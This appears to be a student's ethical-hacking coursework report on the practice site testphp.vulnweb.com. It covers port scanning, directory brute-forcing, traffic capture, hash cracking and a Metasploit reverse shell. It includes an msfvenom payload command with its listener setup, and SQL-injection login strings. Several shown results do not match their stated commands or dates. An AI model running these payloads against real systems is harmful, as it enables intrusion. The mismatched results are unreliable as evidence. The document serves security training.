Title: Ethical Hacking Report on http://testphp.vulnweb.com

Name: Harihara suthan G

Batch: November B1

Table of Contents

List of Figures

Introduction and Machine Information

Introduction

This report covers ethical hacking tasks performed on the test website http://testphp.vulnweb.com. These tasks involve scanning for open ports, brute-forcing directories, and analyzing intercepted network traffic to identify potential vulnerabilities.

Machine Information

- **Website**: http://testphp.vulnweb.com (Simulated vulnerable test environment)
- **Tools Used**:
    - **Nmap**: For scanning open ports.
    - **FFUF**: For brute-forcing directories.
    - **Wireshark**: For intercepting network traffic.
- **Environment**:
    - **Attacker System**: Kali Linux
    - **Target System**: Web server hosted on the test website.

Task 1: Open Ports Scan

Attack Name: Open Port Scanning

- **Severity**: Medium
- **Impact**: Open ports expose the server to potential attacks.
- **Tools Used**: Nmap


Steps to Reproduce:

1. Command used to scan all ports:

```
nmap -sS -sV -p- testphp.vulnweb.com
```

2. Observed results.

Results:



kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
9:00
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.3 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [273 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [197 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [876 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [23.1 kB]
Fetched 70.1 MB in 14s (4,927 kB/s)
1997 packages can be upgraded. Run 'apt list --upgradable' to see them.
Upgrading:
  nmap nmap-common

Summary:
  Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 1995
  Download size: 6,269 kB
  Space needed: 287 kB / 63.0 GB available

Continue? [Y/n] y
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.94+git20230807.3be01efb1+dfsg-4kali3 [4,333 kB]
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.94+git20230807.3be01efb1+dfsg-4kali3 [1,936 kB]
Fetched 6,269 kB in 15s (432 kB/s)
(Reading database ... 422075 files and directories currently installed.)
Preparing to unpack .../nmap_7.94+git20230807.3be01efb1+dfsg-4kali3_amd64.deb ...
Unpacking nmap (7.94+git20230807.3be01efb1+dfsg-4kali3) over (7.94+git20230807.3be01efb1+dfsg-2+kali2+b1) ...
Preparing to unpack .../nmap-common_7.94+git20230807.3be01efb1+dfsg-4kali3_all.deb ...
Unpacking nmap-common (7.94+git20230807.3be01efb1+dfsg-4kali3) over (7.94+git20230807.3be01efb1+dfsg-2+kali2) ...
Setting up nmap-common (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Setting up nmap (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Setcap worked! Adding configuration to environment
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.1-1) ...
Processing triggers for wordlists (2023.2.0) ...

┌──(kali㉿kali)-[~]
└─$ nmap testphp.vulnweb.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 08:59 EST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0024s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Mitigation Steps:

1. Close unnecessary ports.
2. Use a firewall to monitor traffic.
3. Restrict public access to sensitive services.

Task 2: Directory Brute Force

Attack Name: Directory Brute-Forcing

- **Severity**: High
- **Impact**: Exposed directories can reveal sensitive information or access points.
- **Tools Used**: FFUF


Steps to Reproduce:

1. Command used:

ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/wordlists/dirb/common.txt

2. Observed discovered directories.

Results:



kali@kali: ~/Desktop/w3...
kali@kali: ~/Desktop/w3brute
kali@kali: ~/Desktop/w3brute 119x27
12:30 PM
86%

```
           https://github.com/aprilahijriyan/w3brute
       ____________________________________________________
+ --=[ Automatic Web Application Brute Force Attack Tool     ]
+ --=[ Supported Web Types: Web Shell, HTTP 401 UNAUTHORIZED ]
+ --=[_______________________________________________________]


[*] starting at 02:59:43

[INFO] total target: 1
[INFO] #1 url: http://testphp.vulnweb.com/search.php?test=query
[INFO] find the admin page...
[INFO] admin page: /login.php (valid)

[INFO] check the target if the target has the potential to attack...
[INFO] search form...
[INFO] detected target has 2 forms
[INFO] try searching for form that goes to the website dashboard...
[INFO] form that goes to the website dashboard is found
[INFO] detecting target authentication type...
[INFO] authentication type: 'standard'
[INFO] find parameter(s)...
[INFO] preparing credentials...
[INFO] preparing credentials is complete
[INFO] starting attacks...
[INFO] testing account -> " or ""=" : ') or ('x')=('
[INFO] testing account -> " or ""=" : ') or true--
```

Mitigation Steps:

1. Remove unused or unnecessary directories.
2. Restrict access to sensitive directories with authentication.
3. Use security tools like ModSecurity to block automated directory brute-forcing.

Task 3: Network Traffic Capture


Attack Name: Network Traffic Interception

- **Severity**: High
- **Impact**: Credentials transmitted in plaintext can be intercepted by attackers.
- **Tools Used**: Wireshark

Steps to Reproduce:

1. Start Wireshark and capture traffic on the appropriate network interface.
2. Filter traffic using http or tcp.port == 80.
3. Login to the website using test credentials.
4. Analyze the POST request in Wireshark.

Results:




John Smith (test)

On this page you can visualize or edit you user information.

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

You have 0 items in your cart. You visualize you cart here.



```
▸ Frame 6672: 301 bytes on wire (2408 bits), 301 bytes captured (2408 bits) on interface \Device\NPF_{6A3917D0-009A-4A6
▸ Ethernet II, Src: JuniperNetwo_9d:56:c1 (54:e0:32:9d:56:c1), Dst: Intel_4d:0d:9b (6c:f6:da:4d:0d:9b)
▸ Internet Protocol Version 4, Src: 104.97.76.217, Dst: 172.16.21.86
▾ Transmission Control Protocol, Src Port: 80, Dst Port: 54285, Seq: 1, Ack: 112, Len: 247
    Source Port: 80
    Destination Port: 54285
    [Stream index: 67]
  ▸ [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 247]
    Sequence Number: 1    (relative sequence number)

0000  6c f6 da 4d 0d 9b 54 e0  32 9d 56 c1 08 00 45 00   l··M··T· 2·V···E·
0010  01 1f b1 d0 40 00 3f 06  12 68 68 61 4c d9 ac 10   ····@·?· ·hhaL···
0020  15 56 00 50 d4 0d 61 c6  35 5a 06 68 d0 90 50 18   ·V·P··a· 5Z·h··P·
0030  00 e5 11 9a 00 00 48 54  54 50 2f 31 2e 31 20 32   ······HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 44  61 74 65 3a 20 53 75 6e   00 OK··D ate: Sun
0050  2c 20 32 34 20 4e 6f 76  20 32 30 32 34 20 30 34   , 24 Nov  2024 04
0060  3a 33 34 3a 34 37 20 47  4d 54 0d 0a 43 6f 6e 74   :34:47 G MT··Cont
0070  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 70   ent-Type : text/p
0080  6c 61 69 6e 0d 0a 43 61  63 68 65 2d 43 6f 6e 74   lain··Ca che-Cont
0090  72 6f 6c 3a 20 6d 61 78  2d 61 67 65 3d 33 30 2c   rol: max -age=30,
00a0  20 6d 75 73 74 2d 72 65  76 61 6c 69 64 61 74 65    must-re validate
00b0  0d 0a 41 63 63 65 70 74  2d 52 61 6e 67 65 73 3a   ··Accept -Ranges:

No.: 6672 · Time: 72.423515 · Source: 104.97.76.217 · Destination: 172.16.21.86 · Protocol: HTTP · Length: 301 · Info: HTTP/1.1 200 OK (text/plain)
```

☑ Show packet bytes   Layout: Vertical (Stacked)

Mitigation Steps:

1. Implement HTTPS to encrypt network traffic.
2. Use strong, hashed authentication mechanisms.
3. Monitor and restrict network traffic for anomalies.

References

1. Official Nmap Documentation: https://nmap.org
2. FFUF Tool GitHub Repository: https://github.com/ffuf/ffuf
3. Wireshark User Guide: https://www.wireshark.org/docs

Resources Used

- **Tools**:

  - Kali Linux, Nmap, FFUF, Wireshark.

Task 1: Decoding the Password for Veracrypt


Attack Name: Password Decoding for Encrypted File

- **Severity**: Medium
- **Impact**: Unauthorized access to encrypted files may lead to data breaches.
- **Tools Used**:
  - Veracrypt
  - Hash Cracking Tools (e.g., John the Ripper, Hashcat)

Steps to Reproduce:

1. **Analyze the File (encoded.txt)**:
   - Open encoded.txt and identify the hash format (e.g., MD5, SHA-1, etc.).
2. **Crack the Hash**:
3. **Extract the Password**:
   - Retrieve the decoded password from the output of the cracking tool.
4. **Unlock the Veracrypt File**:
   - Open Veracrypt and enter the decoded password to unlock the file.

Results:



```
The secret code is :- never giveup
```

```
Ln 1, Col 1 | 34 characters                100% | Windows (CRLF) | UTF-8
```

Mitigation Steps:

1. Use strong, complex passwords that are resistant to hash cracking.
2. Enable multi-factor authentication for file access.
3. Regularly update hash algorithms to more secure formats.

Task 2: Finding the Entry Point of the Executable


Attack Name: Binary Analysis of Veracrypt Executable

- **Severity**: Low
- **Impact**: Identifying entry points can aid in reverse engineering.
- **Tools Used**: PE Explorer

Steps to Reproduce:

1. **Obtain PE Explorer**:
   - Download and install PE Explorer on your system.
2. **Analyze the Executable**:
   - Open the Veracrypt executable file (veracrypt.exe) in PE Explorer.
   - Navigate to the **Headers** or **Entry Point Address** section.
3. **Record Entry Point Address**:
   - Locate and note the entry point address of the executable.

Results:


PE Explorer - C:\Users\sutha\Downloads\PE.Explorer_setup (1).exe
File
View
Tools
Help
HEADERS INFO
Errors detected! File opened in SAFE MODE.
For Help, press F1
75°
ENG
IN
07:00 PM
26-11-2024

Address of Entry Point: 00409B24 Real Image Checksum: 003B4BB7h

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0008h	
Time Date Stamp	4AD5AF30h	14/10/2009 11:00:00
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	818Fh	
Magic	010Bh	PE32
Linker Version	1902h	2.25
Size of Code	00009400h	
Size of Initialized Data	00008600h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00409B24h	
Base of Code	00001000h	
Base of Data	0000B000h	
Image Base	00400000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00000001h	1.0
Image Version	00000006h	6.0
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00019000h	102400 bytes
Size of Headers	00000400h	
Checksum	003B4BB7h	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8000h	Terminal Server aware
Size of Stack Reserve	00100000h	
Size of Stack Commit	00004000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
26.11.2024 18:59:52 : Length of EOF Extra Data: 00394DE8h  (3755496) bytes.
26.11.2024 18:59:52 : EOF Position: 003A6BE8h  (3828712)
26.11.2024 18:59:52 : Error! (Step: Examining Resources)
26.11.2024 18:59:52 : Errors detected! Opening file in SAFE MODE...
26.11.2024 18:59:52 : Done.
```

Mitigation Steps:

1. Obfuscate executable code to make reverse engineering more challenging.
2. Use tools like ASLR (Address Space Layout Randomization) for binary security.

Task 3: Creating a Payload and Reverse Shell

Attack Name: Reverse Shell Connection via Metasploit

- **Severity**: High
- **Impact**: Exploitation of reverse shell connections can lead to system compromises.
- **Tools Used**:
  - Metasploit
  - Windows 10 VM

Steps to Reproduce:

1. **Create Payload**:
   - Generate a reverse shell payload using msfvenom:


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<KALI_IP> LPORT=<PORT> -f exe -o reverse_shell.exe
```

2. **Transfer Payload to Target Machine**:
   - Move the reverse_shell.exe to the Windows 10 VM.
3. **Set Up Listener**:
   - Start Metasploit and configure the multi-handler:

```
msfconsole

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST <KALI_IP>

set LPORT <PORT>

exploit
```

4. **Execute Payload**:
   - Run reverse_shell.exe on the Windows 10 VM.
5. **Establish Reverse Shell**:
   - Verify a session has opened in Metasploit.

Results:



```
root@kali:~# msfconsole -q
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 172.16.85.149
LHOST => 172.16.85.149
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
msf exploit(handler) > [*] 172.16.85.153:49823 (UUID: d0a269662a9094c9/x86=1/windows=1/2016-05-02T09:31:20Z) Attaching orp
haned/stageless session ...
[*] Meterpreter session 1 opened (172.16.85.149:443 -> 172.16.85.153:49823) at 2016-05-02 10:17:15 -0400
[*] 172.16.85.153:49824 (UUID: d0a269662a9094c9/x86=1/windows=1/2016-05-02T09:31:20Z) Staging Native payload ...
[*] Meterpreter session 2 opened (172.16.85.149:443 -> 172.16.85.153:49824) at 2016-05-02 10:17:16 -0400

msf exploit(handler) >
```

Mitigation Steps:

1. Ensure all systems have updated antivirus software.
2. Restrict file execution from unknown sources.
3. Monitor network traffic for anomalies.

References

1. Veracrypt Documentation: https://www.veracrypt.fr
2. John the Ripper Documentation: https://www.openwall.com/john/
3. Metasploit Documentation: https://www.metasploit.com
4. PE Explorer Information: https://www.heaventools.com/overview.htm

Resources Used

- **Tools**:
    - John the Ripper/Hashcat, Veracrypt, PE Explorer, Metasploit.
- **Test Environments**:
    - Kali Linux, Windows 10 VM.

Title: Security Analysis and Attack Report
Website: http://testphp.vulnweb.com
Prepared By: Harihara suthan G
Batch: November Batch 1

Table of Contents

List of Figures

1. Introduction and Website Overview

Introduction

This report details a security analysis conducted on the test website http://testphp.vulnweb.com, a deliberately vulnerable web application designed for ethical hacking and cybersecurity training. The primary objective of this report is to assess vulnerabilities, demonstrate attack methodologies, and propose mitigation strategies.

Website Overview

- **Domain**: http://testphp.vulnweb.com
- **Purpose**: Vulnerable web application for penetration testing.
- **Environment**:
    - Web Server: Apache
    - CMS: PHP-based application
    - Features: Login page, admin panel, upload functionality, etc.

2. Attack Planning

Objective

To identify potential vulnerabilities in the target website and execute controlled attacks to demonstrate real-world exploit scenarios.

Tools Used

1. **Nmap**: For open port and service enumeration.
2. **FFUF/Dirb**: For directory brute-forcing.
3. **Wireshark**: For network traffic capture and analysis.
4. **Burp Suite**: For intercepting and modifying HTTP requests.

Plan Overview

1. **Reconnaissance**:

- Perform open port scanning to understand the website’s attack surface.
- Enumerate directories to uncover hidden endpoints.

2. **Exploitation**:
   - Capture HTTP traffic and identify sensitive data such as credentials.
   - Simulate attacks using identified vulnerabilities.
3. **Post-Exploitation**:
   - Analyze the data collected during the attacks for further insights.

3. Attacks Initiated and Findings

3.1 Open Port Scanning


Attack Name: Open Port Enumeration

- **Tool Used**: Nmap
- **Steps**:
  1. Scan all TCP ports using the following command:

```
nmap -sS -sV -p- testphp.vulnweb.com
```

  2. Record the open ports and associated services.

- **Findings**:



```
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.3 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [273 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [197 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [876 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [23.1 kB]
Fetched 70.1 MB in 14s (4,927 kB/s)
1997 packages can be upgraded. Run 'apt list --upgradable' to see them.
Upgrading:
  nmap nmap-common

Summary:
  Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 1995
  Download size: 6,269 kB
  Space needed: 287 kB / 63.0 GB available

Continue? [Y/n] y
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.94+git20230807.3be01efb1+dfsg-4kali3 [4,333 kB]
